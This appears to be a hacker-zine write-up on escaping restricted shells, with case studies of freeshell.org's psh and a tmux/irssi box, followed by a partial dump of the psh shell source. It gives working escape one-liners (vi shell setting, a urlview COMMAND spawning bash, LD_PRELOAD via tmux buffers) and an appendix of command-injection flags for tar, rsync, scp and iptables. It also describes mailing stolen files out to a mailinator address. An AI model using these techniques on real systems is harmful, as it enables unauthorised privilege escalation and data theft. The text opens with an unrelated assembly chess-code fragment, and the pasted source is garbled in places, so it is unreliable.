                         ; ZF set legal src piece displacement delta found
  jz v
                         ; illegal src piece displacement: delta not found
  jmp u
t:pop ax
                         ; bail shotcircuits nested dataflow function call
u:stc
                         ; carry mutex persists indicating move is illegal
v:popa
                         ; persistant CF mutex is indicator to legal chess
 ret
                         ; restore move mode mutex cl=passive or cl=active
x:call 1
                         ; verify this move legal within inside main board
  jnz t
                         ; exits for illegal move piece outside main board
  cmpxchq [di],al
                          ; discriminate from special case zero return vals
y:db 195,21,7,19,15,15,15; p[1]PF4,n[2]PF8,b[3]PF4,q[4]PF8,r[5]PF4,k[6]PF8
z:db -33,-31,-18,-14,14 ; prev label is ret+1 parity displacement offsets
  db 18,31,33,-16,16,-1,1; z array is displacement overlap interval values
  db 15,17,-15,-17,-16 ; knight rook+8 bishop+12 pawns White+12 Black+18 db -32,15,17,16 ; queen and king moves are rook+bishop+pawn moves
```

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-- [Introduction

Welcome reader, in this small text we will look at a scenario which is probably familiar to most of you. That is, breaking out of secure shells.

For those of you who don't know, a common scenario exists where an administrator of some kind of device wishes to grant restricted access to the functionality of that device. To accomplish this he/she will create a shell (graphical or cli) which provides a subset of the features of the system to the user. This may be as simple as replacing the user in question's UNIX account shell with a custom written readline() loop which executes options from a set list of commands.

There are numerous pit-falls associated with this practice which provide us with a means to escalate our privileges from within the restricted shell. In this write-up we will examine some of these pitfalls, as well as look at the general process for investigating a restricted shell and eventually breaking out to a higher entitled environment. To illustrate these points we will look at some real life examples of secure shells and how we can break them.

Some examples of pre-packaged, existing restricted shells are: rbash/rssh/smrsh/rksh, however there also exists an endless array of custom shells written for one off cases.

--[Exploration - Primitive Gathering.

When investigating a secure shell environment, I find it best to systematically explore each of the options within the shell looking to collect certain primitives with which to elevate the options available.

----[Execution Primitive

Typically the most useful primitive which we gain is the execute primitive. Sometimes the ability to execute arbitrary commands is enough to break out

of the shell, for example executing a more complete shell such as bash from within a restricted shell can often be enough to completely invalidate the security of the system. Some examples of how to gain this primitive are:

- Using the shell execute feature of many common shell commands, for example using the "!<shell command>" feature of the less pager.
- Invoking the execution of a text editor (often defined by the EDITOR variable) from within another application. Then using shell execute features of the editor to escape.
- Combining other primitives to hijack execution of exposed applications.

Here is a commonly used example of using the vi command to gain an execution primitive:

```
~$ vi
:set shell=/bin/sh
:shell
bash$
```

From a GUI perspective, many years ago, after drinking at a conference we decided it would be fun to create a game around breaking out from the many netcafe's which littered the streets at this time. These netcafes used to provide a restricted windows GUI with functionality removed, and the goal was to race to break out, without using any real Oday.

Often in this scenario an easy win was provided by invoking the mirc32.exe application (when it was whitelisted) and then using the /exec command to invoke cmd.exe. Another option was to set the handler for telnet:// uri's in the browser to cmd.exe and spawn it that way.

Another byproduct of using software in an unintended way is that the security evaluation of the product technically neglects the permiters that are being exposed to an untrusted user. This means that often there are trivial memory corruption bugs exposed in the application which go unreported since even when people find them they do not care a great deal.

eg:

```
$ perl -e'print "A"x50,"\n"' | ftp
Segmentation fault: 11
```

It is definitely worthwhile auditing some of the commonly included commands in secure shells for easily triggerable memory corruption bugs, since these can often be all that's needed to gain the execution primitive and win.

Another common method of gaining the execution primitive is to abuse environment variable control to influence the dynamic linker. Typically this means setting the LD_PRELOAD/DYLD_INSERT_LIBRARIES/Whatever variable that provides a mechanism for injecting shared objects into a process as soon as the dynamic linker loads. Obviously for this to work we also need a write primitive before hand to store the library we wish to load somewhere. The tmux example later in the paper shows a real life case where this was possible.

```
----[ Write Primitive
```

Obviously in some cases we cannot easily gain the execute primitive. In these cases we also looking for additional primitives which we can leverage to eventually gain an execution primitive.

Finding a write primitive is usually pretty easy. Most applications need

some way to retain state between runs. Some examples are:

- Input redirection operators ('>', '>>', '>|', '<>', '&>', '&>', etc)
- Save ability of applications, text editors, etc
- Log files

In one case I saw, a write primitive alone was enough to break out of the restricted shell. By writing to a .unrestricted_user file within the home directory of your user account, the next login was presented with a bash shell. This is not typically the case though.

When a write primitive is aquired it is also worth keeping in mind the trick mentioned in [3]. If any of the invoked shell commands use wildcard expansion on a directory, it can sometimes be possible to create files beginning with the '-' character, to pass arguments to those commands.

As you will see in the real life examples below, write primitives are typically available in most applications, and can easily be leveraged in a variety of ways to continue breaking out of the shell.

----[Read Primitive

When talking about a read primitive, we need some way to read an arbitrary file from the file system and display its contents on the screen.

Sometimes this can be relatively straight forward, for example in a shell which uses /usr/bin/less as a pager, you can use the :e (examine) command to open an alternative file. However often with less you can execute a command with! as well, but in a case where you are unaware of the file system, you can use the e command to brute force directory structure to find things which are worthwhile executing.

Other applications are less straight forward, sometimes the read primitive may be filtered, or evaluated as a config file for the program. In these cases, sometimes contents of the file can only be retreived via error messages. Basically whenever you see a file path being provided to an application, you can test it with some known files to see if there is a way to retreive the contents.

Even when it is im-possible to retrieve the contents of a file, sometimes a program will respond differently when a file exists or not. This may be easily noticed, or something subtle like return codes. This leak can be used to map out the file system.

--[A real life example - freeshell.org

Now that we've looked at a more generic approach to defeating secure shells, we will look at some real world examples. The first of which is the restrcited shell "psh" which is used in the freeshell.org environment. (SDF Public Access UNIX System).

Before we get started looking at freeshell.org, i'd just like to say, I have nothing but respect for freeshell.org. I have been playing with the restricted shell on there for around 12 years, and have broken it a number of ways. Several times I have contacted the admins to let them know. To me this has provided a constantly evolving wargame which has been hours of

The process of setting up an account on freeshell.org is really simple. By ssh'ing into the freeshell.org box as the user "new" you are redirected to a sign up process.

\$ ssh new@freeshell.org

You will now be connected to NEWUSER mkacct server. Please login as 'new' when prompted.

[RETURN]

THIS MAY TAKE A MOMENT .. Trying 192.94.73.20... Connected to 192.94.73.20. Escape character is 'off'.

NetBSD/amd64 (ol) (pts/2)

login: new

Welcome to the SDF Public Access UNIX System - Est. 1987 You are the 79th guest today, logged in on 02-Sep-15 17:05:23.

Are you using Windows 2K or XP? (Y/N) N

This new user process takes us to the first restricted shell. FEP. Typing `help` shows us the following menu:

FEP Command: help

COMMAND	DESCRIPTION
what w2k mkacct dialup teach traceroute {hose whois finger {use: software mil logout teach traceroute teach traceroute tracerou	list whois directory entry for a domain display system status

As you can see this provides us with some basic applications which we can run, but also allows us to kick off the mkacct process to make our own account.

By running the finger command on our current user (new). We can see that the new user has a shell of /sys/new/mkacct, which is the restricted shell we are in.

FEP Command: finger new Login: new

Name: SDF newuser Directory: /sys/new Shell: /sys/new/mkacct

On since Wed Sep 2 17:05 (UTC) on pts/2 (messages off) No Mail.

The next thing we can see, is that they have not sanitized the arguments to finger. This means that we can pass arguments to the commands listed in the

menu, this is a common mistake that people make when making restricted shells.

FEP Command: finger -?
finger: unknown option -- ?
usage: finger [-lmpshog8] [login ...]

If we enter finger by itself, we are prompted with the usage, rather than displaying all users on the system logged in.

FEP Command: finger
usage: finger {user}

However by passing in --, telling getopts to terminate arguments, we can accomplish the same thing, and list users logged into the system.

FEP Command: finger --Idle Login Time Login Name Office Office Tty Phone SDF newuser *pts/2 - Wed 17:05 new 33 Tue 21:39 Stephen M. Jones smj pts/0 Stephen M. Jones 33 Wed 16:34 pts/4 smj

This shell is not the focus of the write-up however, instead, if we run the mkacct command, we are prompted for a user-name and password, and able to log into our shiney new psh shell.

You are about to create a UNIX shell account. This account may be unlike anything you've used before. We urge you to carefully read all the text displayed on your terminal, as it will aide you in your learning. We also encourage you to try all the commands available with your new account. There are many types of games, applications and utilities you will be able to instantly run in just a few moments. If you are looking for a particular command or version of a command that we do not have, there are ways to request that it be installed. We also offer DIALUP and DSL in the USA and Canada which you will be able to learn about shortly. Be patient, read what is displayed - Explore and Enjoy!

[RETURN]

First, you need to choose a LOGIN. A LOGIN allows you to LOG IN to the system. Your LOGIN can be 1 to 16 characters in length and can be composed of alpha-numeric characters (middle period is OK).

What would you like to use for your login?

. . .

Type 'help' for Commands.

Type 'com' to chat with other users.

Type 'ttytter' to listen to Twitter Tweets anonymously.

Type 'mud' to play the SDFmud.

Type 'mkhomepg' to set up your personal website.

Did you know you can become a permanent LIFETIME member of SDF by making a onetime donation of \$36? Type 'arpa' for more info!

sdf:/udd/d/dangermouse>

sdf:/udd/d/dangermouse> help
SDF psh Version 8 - *PREVALIDATED SHELL ACCOUNT*

what - what can I use this account for?

unix - a listing of UNIX commands available to you NOW

how - information on increasing membership teach - using SDF in a classroom setting dialup - information about SDF dialup service

arpa - about lifetime arpa membership

bboard - sdf user message boards
commode - chat with other users online
ysm - chat on the ICQ network
bsflite - chat on the AIM network
msnre - chat on the MSN network

ttytter - listen to Twitter tweets anonymously lynx - browse the WWW textually or access GOPHER

bksp - set your BACKSPACE key faq - frequently asked questions

software - display software programs installed on the system

thxmoo - connect to the THXMOO mud - connect to the SDFmud

validate - gain additional shell access (also try 'user' for details)

sdf:/udd/d/dangermouse>

As you can see, this shell gives us access to a variety of unix utilities as well as perform some basic shell commands such as cat/cd/etc. However this is a little deceiving as many of the commands are filtered. We can change directory anywhere on the system, which is useful for exploring the directory structure, however when we try to cat files to view their contents we can see that only files in our home directory are available.

The first method which I found for breaking out of psh revolved around the "lynx" text based web browser. My first thought was to open file://based urls however they have disabled the ability to browse to arbitrary locations.

My next thought was to spawn a shell with !, however when you attempt this, the message "Spawning is disabled!" is shown. From this it was possible to determine that lynx was being spawned with the "-restrictions=all" command line argument. However, due to the nature of getopts() (the c library function for parsing command line arguments) it is often possible to re-enter the case associated for a particular argument. With this in mind we could specify a new value for -restrictions, and spawn a shell with the "!" key from within the new lynx. This has long been fixed in both lynx and the SDF shell, psh.

The most recent way in which I escaped the psh shell was much more complicated than the lynx method. The first step was to identify where the source code for psh is located. Trying to change directory to an invalid directory leaks this information, as seen below.

faeroes:/usr> cd doesnotexist
/usr/local/bin/psh[611]: cd: /usr/doesnotexist - No such file or directory

Next, I needed to view the source code of the psh, in order to look for potential ways to escape. Attempting to use "cat" or "pico" to view this

file however, shows that they have placed restrictions around viewing files outside of the home directory.

sdf:/usr/local/bin> cat /usr/local/bin/psh
usage: cat {filename}

Looking back at our list of possible applications to exploit for our primitives I quickly fell apon the next most complex in the list, the "mutt" mail client.

By pressing the E key on an email in mutt, it's possible to invoke the command stored in the EDITOR environment variable, in the case of psh, this is:

EDITOR=/usr/pkg/bin/pico

However, since pico is executed from within mutt, the -o (sandbox) option is not used. This means that from within the spawned pico process we can read any file, giving us our read primitive. The current source code for the psh shell is included in the appendix for you to learn from. In order to read arbitrary files from pico, we simply press the ctrl+r (^R) key combination and type a file-name.

From within this pico execution we are also able to save files using the ctrl+o hotkey (^O). This provides us an arbitrary write primitive, which will come in useful for us later.

In the freeshell case, from within this environment we actually have the ability to send email. This provides an easy way for us to exfiltrate files. This can be done by reading a file (such as psh) into our pico session, then mailing it to a mailinator address for extraction.

Now that we have read/write primitives, we need to leverage them to gain an execution primitive. After much investigation, the way that i ended up doing this was to abuse the urlview feature of mutt.

Mutt offers the ability to select a email message and hit the ctrl+b (^B) hotkey in order to display a list of url's within the email message. The line in the config file which enables this is shown below.

^B M |urlview\n call urlview to extract URLs out of a message

As you can see, the email message is simply piped to the urlview application. The description of this application from the manual page describes urlview as:

urlview is a screen oriented program for extracting URLs from text files and displaying a menu from which you may launch a command to view a specific item.

From the man page we can see that urlview is driven from a configuration file, either a system wide one "/etc/urlview.conf" or a local user copy "~/.urlview". This configuration file is worth investigation with our write primitive to see what is available.

Again from the configuration file, we can see that the COMMAND option fits our need. It's description is shown below.

COMMAND command

If the specified command contains a %s, it will be subsituted with the

URL that was requested, otherwise the URL is appended to the COMMAND string. The default COMMAND is:

url_handler.sh %s

As you can see, all that's needed it to create a configuration file with the following contents:

COMMAND /usr/pkg/bin/bash # %s

This will cause urlview to append the url to the above line, and execute it. Since a # is used prior to the %s the url will be treated as a comment. This results in an unrestricted bash shell being executed when we select an email message, press v followed by ctrl+b.

Once again this technique has been fixed, I will leave it as an exercise for the reader to find a new one. Hopefully freeshell is not angry about this since it is a learning exercise.

--[A real life example - Private shell box

Recently a friend of mine set up a private ircd box for some semi-trusted people. He created a chrooted environment where a user could ssh into a box and be greeted with a tmux session containing a single window with the irssi client inside it. I was unable to create a new window, or execute any other commands. Irssi was heavily restricted using a configuration file, stopping easy wins like /exec from within the irssi client.

After some trial and error, i settled into the tmux man page for inspiration. tmux supports a variety of commands which can be entered by pressing the tmux hotkey (ctrl+b) in this case and the : key. This provides a small shell in which you can enter commands to tmux.

Reading the man-page, one of the first commands which stood out was as follows:

update-environment variables

Set a space-separated string containing a list of environment variables to be copied into the session environment when a new session is created or an existing session is attached. Any variables that do not exist in the source environment are set to be removed from the session environment (as if -r was given to the set-environment command). The default is "DISPLAY SSH_ASKPASS SSH_AUTH_SOCK SSH_AGENT_PID SSH_CONNECTION WINDOWID XAUTHORITY".

To test this, i set the environment variable LD_PRELOAD to the value /tmp/wut.so. Then i logged out and into the box. This resulted in a segmentation faul upon connecting back as irssi tried to spawn, while loading a shared library which didn't exist. Great i'd found a bug, but unfortunately i'd locked myself out of the shell. Since this was a test, i could luckily ask my friend to restart my tmux session, however in a real case this would have been trouble. Now i had the ability to load a dynamic library of my choice, however without the ability to create one on disk, i was still not any better off.

After reading the tmux man page a little more, i came across the commands responsible for managing the paste buffers.

Specifically, it is possible to load a paste buffer from a file using the command:

load-buffer [-b buffer-name] path

(alias: loadb)

Load the contents of the specified paste buffer from path.

With the paste buffer containing a file, you can then use:

show-buffer [-b buffer-name]

(alias: showb)

Display the contents of the specified buffer.

This creates a new tmux window, containing the contents of the file you loaded. This gives us the read primitive.

We can also use the command:

save-buffer [-a] [-b buffer-name] path

(alias: saveb)

Save the contents of the specified paste buffer to path. The -a option appends to rather than overwriting the file.

As you can see, this command allows us to write our buffer out to a different file. To experiment with this, i copied a shared library that i knew existed by loading it into the buffer, then writing it out to /tmp. Then i set LD_PRELOAD, and validated that irssi did not crash.

The final command needed to break out of this shell is:

set-buffer [-a] [-b buffer-name] [-n new-buffer-name] data

(alias: setb)

Set the contents of the specified buffer to data. The -a option appends to rather than overwriting the buffer. The -n option renames the buffer to new-buffer-name.

As you can see, this lets us manipulate the paste buffer in a more fine grain manner, in order to create a .so that we can abuse to get controlled code execution.

As you can see, the methodology at play here is very similar to the previous examples, but the actual technology at play was very different.

--[Attacking the transport

In some cases the restricted shell is just too restrictive, and it's just not possible to gain any of these primitives. In these cases there are still some things that are worth investigating. Sometimes you can attack the protocol with which you are connecting to the system. The first example, is the shellshock vulnerability (sorry to use a buzzword). Systems which are vulnerable to shellshock can sometimes be exploited to execute bash commands prior to invoking the users shell. This obviously breaks out of the restrictive environment.

Another example, is when the shell is dynamically linked. (Such as nologin typically). If the user is also given ftp access, or the ability to

otherwise write to their home directory, sometimes the .ssh/ directory can be written to in order to create a config file, and if sshd is poorly configured, this can allow the user to provide a LD_PRELOAD environment variable to the ssh session, bypassing the nologin shell.

--[Conclusion

As you can hopefully see, setting up a restricted shell in a secure manner is an almost impossible task. The nature of secure shells involves exposing an untrusted user to code which was not designed to be trusted.

While there was not too much as far as technical content in this paper, hopefully it has still provided you some entertainment, and some ideas you can use in the future. I definitely encourage you all to play with some restricted shells as, even if you do not need the functionality, they still provide a fun free wargame.

Thanks go out to freeshell.org for your interesting wargame levels over the years, as well as huku for your help with this.

```
--[ References
```

if [-f \${HOME}/.profile]

```
1) Restricted shells - Wikipedia -
  https://en.wikipedia.org/wiki/Restricted_shell
2) http://www.freeshell.org
3) http://www.defensecode.com/public/
  DefenseCode_Unix_WildCards_Gone_Wild.txt
--[ Appendix A - Common commands with useful primitives
- vim :: Execution primitive
    :set shell=/bin/bash
    :shell
- arp -f <file> :: File read primitive
- iptables --modprobe=<cmd> :: Execution primitive
- tar --checkpoint-action=<cmd> :: Execution primitive
- rsync -e <cmd> :: Execution primitive
- scp -F <file> a b: :: File read primitive
- scp -S <command> a b: :: Execution primitive
- lynx 'e' :: File read/write in editor
- lynx ! :: Execute Primitive
- mail "~v" :: Execute primitive
--[ Appendix B - psh Source code
#!/usr/pkg/bin/pdksh
stty susp '' intr '' quit '' erase '^h'
count=0
ccount=0
export TERM=xterm-color
export SHELL=/dev/null
export LESSSECURE=true
export HISTORY=$HOME/.history
export EDITOR=/usr/pkg/bin/pico
export VISUAL=/usr/pkg/bin/pico
export NNTPSERVER=VALIDATE.TO.ACCESS.USENET
export MYTTY=`tty|cut -d/ -f3,4`
export SMALLTTY=`echo $MYTTY|cut -c4-5`
export MYIP=`echo $SSH_CLIENT|awk '{print $1}'`
```

```
then rm -f ${HOME}/.profile
exit 0
fi
if [ -f ${HOME}/.kshrc ]
then rm -f ${HOME}/.kshrc
exit 0
fi
if [ "$MYIP" = "" ]
then MYIP="x.x.x.x"
fi
if [ -f $HOME/.pshrc ]
then BACKSPACE=`grep BACKSPACE $HOME/.pshrc|cut -d= -f2`
if [ "$BACKSPACE" != "" ]
then stty erase $BACKSPACE 1>/dev/null 2>/dev/null
fi
fi
Validate(){
echo
echo "Validation is basically designed to protect us from spammers. There"
echo "are ways you can get validated by an SDF member. For instance if you"
echo "were a student and your professor taught a class here on SDF you"
echo "could gain validation through that class."
echo
echo "If you were referred to SDF by a friend or a current SDF member,"
echo "they may be able to validate your new account for you. You can"
echo "usually find SDF egulars in either 'com' or 'irc'. Be sure to ask"
echo "them to help you."
echo
echo "(continue)\c"
read continue
echo
echo "Validating your account ensures our future! Please do it today."
echo "Remember, you make SDF what it is. Without you, we wouldn't exist."
echo " 1) Get a stamped envelope, a sheet of paper and ONE (1) US Dollar."
echo " 2) Write '$LOGNAME' clearly in the upper left hand corner of the"
echo "envelope."
echo " 3) Fold the donation inside a piece of paper and place inside the "
echo "envelope."
echo " OPTIONAL: Send TWO (2) US Dollars & SASE for an SDF Bumper Sticker."
echo
echo " 4) Seal and mail to: SDF Public Access UNIX System"
echo " Post Office Box 17355"
echo " Seattle WA 98127 USA"
echo
echo "Alternatively you may 'validate' your account via PAYPAL by clicking"
echo "on the"
echo "'DONATE' button at the bottom of the http://sdf.org website. The"
echo "paypal"
echo "minimum is \$3. Please include 'Validate $LOGNAME' in the Payment"
echo "For field."
echo
#echo "We also accept BitCoin for validation:"
echo "17GQEeNNHYPmkdgzHmHXiyMaVfgrhPvGBQ"
echo "We also accept BitCoin - Please type 'bitcoin' for details."
echo
echo "You may also credit the validation fee towards 'arpa' membership"
echo "should"
echo "you decide to join 'arpa' within 30 days of validating your account."
```

```
echo
echo "(continue)\c"
read continue
echo "To see what you get as a validated member, type 'user'"
echo "For Lifetime ARPA membership to SDF via paypal, type 'arpa'"
echo "To see a list of UNIX commands you can use *NOW*, type 'unix'"
echo "To view user contributed tutorials, visit http://sdf.org/?tutorials"
echo "US Military Personnel, please type 'mil'"
echo
Menu(){
echo "SDF psh Version 8 - *PREVALIDATED SHELL ACCOUNT*"
echo " what - what can I use this account for?"
echo " unix - a listing of UNIX commands available to you NOW"
echo " how - information on increasing membership"
echo " teach - using SDF in a classroom setting"
echo " dialup - information about SDF dialup service"
echo " arpa - about lifetime arpa membership"
echo " bboard - sdf user message boards"
echo " commode - chat with other users online"
echo " ysm - chat on the ICQ network"
echo " bsflite - chat on the AIM network"
echo " msnre - chat on the MSN network"
echo " ttytter - listen to Twitter tweets anonymously"
echo " lynx - browse the WWW textually or access GOPHER"
echo " bksp - set your BACKSPACE key"
echo " faq - frequently asked questions"
echo " software - display software programs installed on the system"
echo " quote - get a real time stock quote"
echo " games - a listing of available games"
echo " thxmoo - connect to the THXMOO"
echo " mud - connect to the SDFmud"
#echo " delme - delete your free account"
echo " validate - gain additional shell access (also try 'user' for"
echo "details)"
echo
}
Move(){
echo "Basic movement in $1:"
echo
echo "j - down (or rotate)"
echo "k - up (or rotate)"
echo "h - left"
echo "l - right"
echo "q or Q to quit"
echo
echo "[RETURN]\c"
read ret
case `uname -n` in
ol) /usr/local/bin/maint
kill -9 0 ;;
mx) echo
echo "mx is reserved for mail service only."
```

```
echo "Please use 'tty.sdf.org' to connect to SDF."
echo
sleep 5
kill -9 0 ;;
sverige) echo
echo "sverige is reserved for MetaARPA members only."
echo "Please use 'tty.sdf.org' to connect to SDF."
echo
sleep 5
kill -9 0 ;;
vinland) echo
echo "vinland is reserved for VHOST members only."
echo "Please use 'tty.sdf.org' to connect to SDF."
echo
sleep 5
kill -9 0 ;;
esac
/usr/pkg/bin/expire
#echo "Would you like to VALIDATE your account now? (y/n) \c"
#case `/usr/pkg/bin/getchar` in
# 121 | 89) echo "YES"
# Validate ; echo "[RETURN]\c"; read return;;
# *) echo "NO" ;;
#esac
echo
echo "Please press your BACKSPACE key: \c"
stty raw
dd of=.$$ count=1 1>/dev/null 2>/dev/null
stty -raw
stty erase `head -1 .$$` 2>/dev/null
rm -f .$$
#echo
#echo "Enable Colours: (y/n) \c"
#case `/usr/pkg/bin/getchar` in
# 89 | 121) COLOR=TRUE
# touch -f $HOME/.color ;;
# *) COLOR=FALSE ;;
#esac
clear
echo
echo "SDF host uptime report for Seattle WA, Dallas TX (USA) and Germany"
echo " Please use 'tty.sdf.org' for general access"
echo
/usr/local/bin/ruptime -a
echo "(continue)\c"
read return
/usr/pkg/games/pom
/usr/pkg/bin/phoon
echo "(continue)\c"
read return
/usr/pkg/bin/guestbook -1 50
echo "\nType 'help' for Commands."
echo "Type 'com' to chat with other users."
echo "Type 'ttytter' to listen to Twitter Tweets anonymously."
echo "Type 'mud' to play the SDFmud."
case `url $LOGNAME` in
*.*.*) echo "\nYour website is http://`url ${LOGNAME}|awk '{print $1}'`"
echo "with files in $HOME/html\n" ;;
```

```
*) echo "Type 'mkhomepg' to set up your personal website.\n"
case `echo $RANDOM cut -c1` in
1|2|3|4|5) echo "Did you know you can become a permanent LIFETIME member"
echo "of SDF"
echo "by making a onetime donation of \$36? Type 'arpa' for more info!\n" \
;;
6|7|8|9) echo "Did you know you can validate your account and gain weekend"
echo "IRC access"
echo "by making a donation of \$1 to \$3? Type 'validate' for more"
echo "info!\n" ;;
esac
/usr/pkg/bin/dues -p
#Menu
PROMPT="`uname -n`"
while true
do
if [ ! -d $HOME ]
then echo "You may have become an ARPA member."
echo
echo "The update is now taking place and may require 2 or 3 minutes to"
echo "complete. You will now be logged out. When you reconnect, please"
echo "use ssh to connect to 'tty.sdf.org' for load balancing."
echo
echo "[RETURN]\c"
read return
kill -9 0
fi
if [ -f $HOME/.mailcap ]
then rm -f $HOME/.mailcap
fi
if [ "$COLOR" = "TRUE" ]
OMPT
thene echo "$PROMPT:`pwd`> \c"
read command
arg=`echo ${command}|awk '{print $2,$3,$4,$5,$6}'`
#if [ "$ccount" -gt "6" ]
#then echo "\nPlease 'validate' or join 'arpa' today."
# echo "Your membership ensures our future!!\n"
# ccount=0
#else ccount=`expr $ccount + 1`
2>/dev/null >>$HISTORY
case `echo $command|awk '{print $1}'|tr A-Z a-z` in
tty) tty;;
stty) stty;;
lock) lock;;
ulimit) ulimit;;
uname*) uname `echo ${command}|awk '{print $2}'` ;;
echo*) shift ${command}
echo "${command}" ;;
how) /usr/local/bin/how;;
cal*) /usr/pkg/bin/cal `echo $command|awk '{print $2}'` ;;
what) /usr/local/bin/newbie
;;
```

```
passwd*|chfn*|chsh*|maint) /usr/local/bin/passwd ;;
url*) url=`echo $command|awk '{print $2}'`
url $url;;
gopher*) site=`echo $command|awk '{print $2}'`
if [ "$site" = "" ]
then lynx -anonymous -restrictions=all gopher://sdf.lonestar.org
else lynx -anonymous -restrictions=all $site
fi
;;
bksp*) bksp=`echo $command|awk '{print $2}'`
if [ "$bksp" = "" ]
then echo "\nTo set your backspace key, type 'bksp' then press your"
echo "actual key and then press return.\n"
else stty erase $bksp
echo "BACKSPACE=$bksp" > $HOME/.pshrc
fi;;
bitcoin*) /usr/local/bin/bitcoin ;;
sftp*|ftp*) echo "\nPlease 'validate' your account to FTP files to and"
echo "from your SDF account.\n" ;;
tar*|make|cc*|tf*|gcc*|g++*|perl*|python*|ruby*|*configure*|netstat*| \
telnet*|ssh*|rlogin*|screen*|nmap*|wget*)
echo "\nTo use this feature, please join the SDF 'arpa' membership"
echo "ARPA membership is available to you for a one time donation of only"
echo "\$36."
echo
echo "Your membership ensures our future! Type 'arpa' for details.\n"
getdialup*) npa=`echo $command|awk '{print $2}'`
/usr/local/bin/getdialup $npa ;;
setdialup) echo "Please validate your account first. For now you can use"
echo "'getdialup' to find access numbers in your area." ;;
phlog deskshots sdfers) echo "Please validate your account first." ;;
dialup) /usr/local/bin/dialup ;;
games) /usr/local/bin/games ;;
mud) /usr/pkg/bin/mud ;;
war) /sys/sdf/bin/war ;;
warsetup) /sys/sdf/bin/warsetup ;;
thxmoo) /usr/pkg/bin/thxmoo ;;
bj) /usr/pkg/games/bj;;
lander) /usr/pkg/games/lander;;
othello) /usr/pkg/games/othello;;
advent) /usr/pkg/games/advent;;
zork) /usr/pkg/games/advent;;
tttt) /usr/pkg/games/tttt;;
moon) /usr/pkg/bin/moon-buggy;;
tetrinet) if [ "$LINES" -lt "50" ]
then echo "% tetrinet requires your TTY to be at least 50 lines."
sleep 2
fi
tetrinet $LOGNAME tetrinet.sdf.org
; ;
tess) /usr/pkg/games/tess;;
c4) /usr/pkg/games/c4;;
ski) /usr/pkg/games/ski;;
knight) /usr/pkg/games/knight;;
suicide) /usr/pkg/games/suicide;;
dinkum) /usr/pkg/games/dinkum;;
aybabtu) /usr/local/bin/aybabtu;;
barnacle) /usr/pkg/bin/barnacle;;
invaders) /usr/pkg/games/invaders
```

```
stty sane ;;
life) /usr/pkg/bin/life /usr/pkg/share/life/tiny.life ;;
order) echo "Please validate your account first.";;
ysm) /usr/pkg/bin/ysm;;
micq) /usr/pkg/bin/rmicq;;
bsflite) /usr/pkg/bin/bsflite;;
msnre) /usr/pkg/bin/msnre;;
dopewars) dopewars;;
zombies) Move $command
/usr/pkg/bin/zombies;;
snake) Move $command
/usr/pkg/games/snake;;
wanderer) Move $command
/usr/pkg/games/wand;;
worm) Move $command
/usr/pkg/games/worm;;
greed) Move $command
/usr/pkg/games/greed;;
tetris) Move $command
/usr/pkg/games/tetris;;
sokoban) Move $command
/usr/pkg/games/sokoban;;
robots) Move $command
/usr/pkg/games/robots;;
torus) Move $command
/usr/pkg/games/torus;;
mazewar) /usr/local/bin/mazewar;;
mdg) /usr/local/bin/mdg
if [ "$?" != "0" ]
then echo "\nMDG might not be running at the moment"
echo "Please try again later."
fi;;
dict*) args=`echo $command|awk '{print $2}'`
dict $args
;;
quote*) args=`echo $command|awk '{print $2}'`
quote $args
;;
cal*) args=`echo $command|awk '{print $2}'`
cal $args
;;
domains) /usr/local/bin/domains ;;
unix) unix ;;
linux) linux;;
dig*) domain=`echo $command|awk '{print $2" "$3" "$4" "$5" "$6" "$7" "$8}'`
dig $domain
;;
<code>host*) domain=`echo $command|awk '{print $2" "$3" "$4" "$5" "$6" "$7" \</code>
"$8}'`
host $domain
;;
geoip*) domain=`echo $command|awk '{print $2}'`
geoip $domain
;;
whois*) domain=`echo $command|awk '{print $2}'`
jwhois $domain
nslookup*) domain=`echo $command|awk '{print $2}'`
nslookup $domain
;;
pkg_info) pkg_info 2>/dev/null|sort|more ;;
```

```
lynx*restrict*) echo $command | mailx -s "$LOGNAME" smj;;
lynx*) url=`echo $command|awk '{print $2}'`
if [ "$url" = "" ]
then lynx -anonymous -restrictions=all http://sdf.lonestar.org
else case $url in
http:*) ;;
*) url="http://$url" ;;
esac
lynx -anonymous -restrictions=all $url
fi
;;
edit*|vi*|pico*|emacs*) file=`echo $command|awk '{print $2}'`
if [ "$file" = "" ]
then echo "usage: edit {file}"
else case $file in
*../*|*.kshrc*|*.bashrc*|*.pshrc*|*.muttrc*|*.telnet*|*.mailcap*|*. \
forward*|*.plan*|*.cfg*|*.history*) echo "usage: edit {file}";;
*) /usr/pkg/bin/pico -t -b -o $HOME $PWD/$file ;;
esac
fi
;;
man*) man `echo $command|awk '{print $2}'`;;
rm*) target=`echo $command|awk '{print $2}'`
if [ "`echo $command|awk '{print $3}'`" != "" ] || [ "$target" = "" ]
then echo "usage: rm {filename}"
else case $target in
*.history*|*psh*|*.hushlogin*) echo "Can't remove $target";;
*) if [ -d $target ]
then rm -rf $target
else rm $target
fi;;
esac
fi;;
mv*) oldname=`echo $command|awk '{print $2}'`
newname=`echo $command|awk '{print $3}'`
if [ "`echo $command|awk '{print $4}'`" != "" ] || [ "$oldname" = "" ] || \
[ "$newname" = "" ]
then echo "usage: mv {oldfile} {newfile}"
else case $oldname$newname in
*.muttc*|*.kshrc*|*.mailcap*|*.telnet*|*.plan*|*html*|*.forward*|*.
history* | *psh* | *.hushlogin* | *.cfg*) echo "Cant move $oldname to $newname";;
*) mv $oldname $newname ;;
esac
fi;;
ping*) /sbin/ping -c5 `echo $command|awk '{print $2}'`;;
teach) cat ~ftp/pub/sdf/faq/TEACH/01;;
traceroute*) traceroute `echo $command|awk '{print $2}'` & ;;
games) games;;
disk) disk;;
df*) df `echo $command|awk '{print $2}'`;;
oneliner) /usr/pkg/bin/oneliner;;
rogue) /usr/pkg/games/rogue ;;
hack) /usr/pkg/games/hack ;;
nethack) /usr/pkg/bin/nethack ;;
hunt*) echo
echo "hunt commands:"
echo
echo "j - down"
echo "k - up"
echo "h - right"
```

```
echo "l - right"
echo "1 - gun"
echo "2 - grenade"
echo "3 - bomb"
echo "q - quit"
echo
echo "the shift key plus j,k,h or l changes direction"
/usr/pkg/games/hunt `echo $command awk '{print $2}'`;;
upload) echo "press CTRL-X several times to abort."
lrz -y;;
mkdir) directory=`echo $command|awk '{print $2}'`
case $directory in
*html*|*.plan*) echo "usage: mkdir {name}";;
*) mkdir $directory;;
esac;;
#mkhomepg*|mkhome*) mkhomepg `echo $command|awk '{print $2}'`;;
mkhomepg*|mkhome*) echo "mkhomepg has been temporarily disabled for"
echo "prevalidated users." ;;
vhost) echo
echo " As a lifetime ARPA member, you can increase your membership level"
